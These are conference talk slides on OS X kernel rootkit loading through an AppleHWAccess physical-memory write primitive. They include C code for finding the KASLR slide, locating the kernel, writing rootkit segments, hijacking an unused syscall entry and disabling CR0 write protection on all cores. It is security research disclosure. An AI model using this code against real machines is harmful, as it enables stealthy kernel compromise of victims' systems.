
```

static kern_return_t
WriteHWAccess(uint64_t address, uint64_t length, uint8_t *data, uint32_t write_size)
{
    (...)
    /* the size of the write in bits */
    uint32_t in_size = write_size * 8;
    struct HWRequest in = {in_size, address};
    struct HWRequest out = {0};
    uint8_t *data_to_write = data;

    size_t size = sizeof(struct HWRequest);
    while (in.offset < address+length)
    {
        memcpy((void*)&in.data, data_to_write, write_size);
        /* selector = 1 for write */
        if ( (kr = IOConnectCallStructMethod(connect, 1, &in, size, &out, &size)) != KERN_SUCCESS )
        {
            ERROR_MSG("IOConnectCallStructMethod failed: %x", kr);
            break;
        }
        in.offset += in.width / 8;
        data_to_write += write_size;
    }
    (...)
}

```





**How to  
exploit this?**



# AppleHWAcess

- We need to:
  - Copy rootkit code to kernel memory.
  - Fix relocations.
  - Start rootkit.





# Problems?

- Memory allocation:
  - Find already allocated free space.
  - Kernel header alignment space.
  - Kernel extensions alignment space.
  - Unused kernel functions.
  - Allocate memory via shellcode.



# Problems?

- Code execution:
  - Add a new syscall or mach trap.
  - Add a new TrustedBSD policy.
  - Hook kernel or kext function.
  - Etc...





A cartoon illustration of Daffy Duck standing on a purple, rocky planet. He is wearing a green long-sleeved shirt and orange pants. He is holding a yellow flag with a blue and red globe in the center. He is also holding a small yellow flag on a stick in his right hand. The background shows a dark green sky with stars and a small planet. The text "10 steps to victory!" is overlaid on the image in a large, white, bold font with a black outline.

**10 steps to  
victory!**



# 10 steps to victory

1. Find kernel ASLR slide.
2. Find amount of available memory.
3. Find where kernel is in physical memory.
4. Compute rootkit size.
5. Find free space.



# 10 steps to victory

6. Write rootkit to physical memory.
7. Fix rootkit external symbols.
8. Find rootkit entrypoint.
9. Modify unused syscall entry.
10. Call modified syscall to start rootkit.



# 1. Find KASLR slide

```
void
get_kaslr_slide(size_t *size, uint64_t *slide)
{
#define SYSCALL_CLASS_SHIFT 24
#define SYSCALL_CLASS_MASK (0xFF << SYSCALL_CLASS_SHIFT)
#define SYSCALL_NUMBER_MASK (~SYSCALL_CLASS_MASK)
#define SYSCALL_CLASS_UNIX 2
#define SYSCALL_CONSTRUCT_UNIX(syscall_number) \
((SYSCALL_CLASS_UNIX << SYSCALL_CLASS_SHIFT) | \
(SYSCALL_NUMBER_MASK & (syscall_number)))

    uint64_t syscallnr = SYSCALL_CONSTRUCT_UNIX(SYS_kas_info);
    uint64_t selector = KAS_INFO_KERNEL_TEXT_SLIDE_SELECTOR;
    int result = 0;
    __asm__ ("movq %1, %%rdi\n\t"
            "movq %2, %%rsi\n\t"
            "movq %3, %%rdx\n\t"
            "movq %4, %%rax\n\t"
            "syscall"
            : "=a" (result)
            : "r" (selector), "m" (slide), "m" (size), "a" (syscallnr)
            : "rdi", "rsi", "rdx", "rax"
            );
}
```



## 2. Find available memory

```
/* retrieve amount of physical memory */
uint64_t available_mem = 0;
size_t len = sizeof(available_mem);
if ( sysctlbyname("hw.memsize", &available_mem, &len, NULL, 0) != 0 )
{
    ERROR_MSG("Failed to retrieve available memory.");
    return EXIT_FAILURE;
}

OUTPUT_MSG("[INFO] Available physical memory: %lld bytes", available_mem);
```




# 3. Find kernel

- Possible to read almost every bit of physical memory.
- Doesn't kernel panic (in VMs!).
- Two solutions:
  - "Smart".
  - Bruteforce.



# 3. Find kernel

- “Smart” solution.
- Read address from kernel disk image.
- Add the KASLR slide.
- Clear the highest 32 bits.



# 3. Find kernel

- Bruteforce solution.
- Start reading from physical address zero.
- Until the kernel image is found.



# 3. Find kernel

- This solution only works in VMs.
- Physical = machine check exceptions.
- ☹️

```
/*  
 * Read the memory location at physical address paddr.  
 * This is a part of a device probe, so there is a good chance we will  
 * have a machine check here. So we have to be able to handle that.  
 * We assume that machine checks are enabled both in MSR and HIDs  
 */
```





# 3. Find kernel

- How to identify the right location?
- The magic Mach-O value can be found in many locations.
- At least two for kernel image.
- And every other loaded binary.



# 3. Find kernel

- The kernel headers in-memory always contain the KASLR slide.
- Also valid for kernel extensions.

```
$ otool -l mach_kernel
mach_kernel:
Load command 0
  cmd LC_SEGMENT_64
  cmdsize 392
  segname __TEXT
  vmaddr 0xffffffff800020000
  vmsize 0x00000000005a9000
  fileoff 0x0
  filesize 5935104
  maxprot 0x00000007
  initprot 0x00000005
  nsects 4
  flags 0x0
```



```
$ otool -l kernel_header_dump
kernel_header_dump:
Load command 0
  cmd LC_SEGMENT_64
  cmdsize 392
  segname __TEXT
  vmaddr 0xffffffff802760000
  vmsize 0x00000000005a9000
  fileoff 0x0
  filesize 5935104
  maxprot 0x00000007
  initprot 0x00000005
  nsects 4
  flags 0x0
```



# 3. Find kernel

- If a potential kernel header is found.
- Try to match if the vmaddr matches the value with KASLR slide.


```
struct mach_header_64 *mh = (struct mach_header_64*)buffer;
if (mh->magic == MH_MAGIC_64) {
    struct segment_command_64 *sc = (struct segment_command_64*)(buffer + sizeof(struct mach_header_64));
    if (strncmp(sc->segname, "__TEXT", 16) == 0) {
        /* if this header contains the KASLR there's a strong probability it's what we are looking for */
        if (sc->vmaddr == (kinfo->text_vmaddr + kinfo->kaslr_slide)) {
            DEBUG_MSG("Found kernel at 0x%llx\n", x*0x1000);
            DEBUG_MSG("__TEXT VMADDR: 0x%llx", sc->vmaddr);
            *kernel_addr = read_addr;
            free(buffer);
            return KERN_SUCCESS;
        }
    }
}
```

## 4. Compute rootkit size

- You need to compute rootkit size.
- Use the virtual memory size field and not the file size field.

```
/* process header to compute necessary rootkit size in memory */
struct load_command *lc = (struct load_command*)(buffer + sizeof(struct mach_header_64));
int nr_seg_cmds = 0;

for (uint32_t i = 0; i < mh->ncmds; i++) {
    if (lc->cmd == LC_SEGMENT_64) {
        struct segment_command_64 *sc = (struct segment_command_64*)lc;
        rootkit_size += sc->vmsize;
        nr_seg_cmds++;
    }
    lc = (struct load_command*)((char*)lc + lc->cmdsize);
}
```



# 5. Find free space

- Alignment space between `__TEXT` and `__DATA` segments.
- Usually big enough.
- Enough for a complete rootkit in 10.10.0.
- Not enough in 10.9.5.



# 5. Find free space

- WARNING!
- Kernel extensions headers aren't wired.
- Not suitable for this trick.



# 5. Find free space

- Write small shellcode to allocate memory.
- Use the header space or unused function to upload and execute it.



# 6. Write rootkit to memory

- Copy each segment.
- No need to worry with wired memory issues.





# 6. Write rootkit to memory

```
for (uint32_t i = 0; i < mh->ncmds; i++)
{
    /* the segment commands are the ones mapped into memory - symbol data is inside __LINKEDIT */
    if (lc->cmd == LC_SEGMENT_64)
    {
        struct segment_command_64 *sc = (struct segment_command_64*)lc;
        /* vmaddr is aligned so this is the value we want to use to position the data in the correct offset */
        mach_vm_address_t target_addr = rootkit_phys_addr + sc->vmaddr;
        /* the buffer offset positions from the file offset where data is */
        uint8_t *source_buffer = (uint8_t*)buffer + sc->fileoff;
        DEBUG_MSG("Copying segment %s to target address 0x%llx, size 0x%llx, filesize 0x%llx",
            sc->segname, target_addr, sc->vmsize, sc->filesize);
        /* write the data to kernel memory - size is from filesize since remainder is alignment data */
        if (writekmem(target_addr, sc->filesize, (void*)source_buffer, avail_mem) != KERN_SUCCESS )
        {
            ERROR_MSG("Failed to copy rootkit segment %s to kernel memory.", sc->segname);
            return KERN_FAILURE;
        }
    }
    lc = (struct load_command*)((char*)lc + lc->cmdsize);
}
```



# 7. Fix rootkit symbols

- Same as in the first technique.
- Just changes the way you write to kernel memory.



# 8. Find rootkit entryptpoint

- Same as in the first technique.



# 9. Modify unused syscall entry

- Locate the sysent table.
- Bruteforce the kernel memory space.
- Looking for the address of known syscall pointers.
- Use unused sysent slot (there are many).



# 9. Modify unused syscall entry

- The unused slots usually points to “enosys” or “nosys” functions.
- Mavericks uses nosys.
- Yosemite uses enosys.
- Just update pointer to rootkit entrypoint.



# 10. Start rootkit

```
void
start_rootkit(void)
{
    OUTPUT_MSG("-----[ Starting rootkit via syscall ]-----");
    uint64_t syscallnr = SYSCALL_CONSTRUCT_UNIX(8);

    int result = 0;
    __asm__ ("movq %1, %%rax\n\t"
            "syscall"
            : "=a" (result)
            : "a" (syscallnr)
            : "rax"
            );
    if (result == 0)
    {
        OUTPUT_MSG("-----[ Rootkit is loaded and running ]-----");
    }
    else
    {
        ERROR_MSG("Failed to start rootkit!");
    }
}
```





# Problems

- Kernel header is part of non-writable segment.
- We can't change memory protection.
- If rootkit needs to write to its own data segments it will crash.





# Problems

- We must disable CRO protection.
- Either with a small shellcode stub.
- Or first thing in rootkit entrypoint.



# Problems

- CRO register is per CPU core.
- How can we run code in all cores?





# Problem Solving



Phrack #64 file 11

Mac OS X wars - a XNU Hope

by nemo <nemo@felinemenace.org>

There may be a situation where you wish code to be executed on all the processors on a system. This may be something like updating the IDT / MSR and not wanting a processor to miss out on it.

The xnu kernel provides a function for this. The comment and prototype explain this a lot better than I can. So here you go:

```

/*
 * All-CPU rendezvous:
 *     - CPUs are signalled,
 *     - all execute the setup function (if specified),
 *     - rendezvous (i.e. all cpus reach a barrier),
 *     - all execute the action function (if specified),
 *     - rendezvous again,
 *     - execute the teardown function (if specified), and then
 *     - resume.
 *
 * Note that the supplied external functions must be reentrant and aware
 * that they are running in parallel and in an unknown lock context.
 */

```

```
void
mp_rendezvous(void (*setup_func)(void *),
               void (*action_func)(void *),
               void (*teardown_func)(void *),
               void *arg)
{
```



```
extern void mp_rendezvous(void (*setup_func)(void *),
                          void (*action_func)(void *),
                          void (*teardown_func)(void *),
                          void *arg);
```

```
void disable_all_cr0(void *param)
{
    disable_wp();
}
```

```
kern_return_t
the_flying_circus_start(kmod_info_t * ki, void *d)
{
    /* this will force execution on all CPU cores */
    mp_rendezvous(NULL, disable_all_cr0, NULL, NULL);

    if (g_init > 0)
    {
        LOG_DEBUG("Already initialized!");
        return KERN_SUCCESS;
    }
    g_init++;
    LOG_DEBUG("Starting the circus...");
    (...)
}
```






A man in a white shirt, red suspenders, and a brown hat is performing a torch juggling act on a stage at night. He is holding three flaming torches, with one raised high and two others in motion. The stage is decorated with colorful, stylized patterns. A large, bold, white word with a black outline is superimposed over the lower half of the image.

**DEMO**

# Conclusions



**OS X**

**security**

**is...**







**CRAP!**



**TOTAL**

**CRAP!**



ha ha !!



# Conclusions

- Kext code signing is mostly useless.
- Don't trust it as a security measure.
- Apple doesn't seem to care about patching all vulnerabilities.



# Conclusions

- Afaik there's no official product end of life (EOL) policy.
- It's either upgrade or be vulnerable.
- And that still leaves you with unpatched vulnerabilities...



# Conclusions

- Apple product security strategy is reactive not proactive.
- If they have any strategy at all...








# Greetings

- You for spending time of your life listening to me, and conference organizers for all their hard work.



<http://reverse.put.as>

<http://github.com/gdbinit>

reverser@put.as

@osxreverser

#osxre @ irc.freenode.net

PGP key


<http://reverse.put.as/wp-content/uploads/2008/06/publickey.txt>

PGP Fingerprint

7B05 44D1 A1D5 3078 7F4C E745 9BB7 2A44 ED41 BF05



# A day full of possibilities!



Let's go exploring!



# References

- Images from [images.google.com](https://images.google.com). Credit due to all their authors.

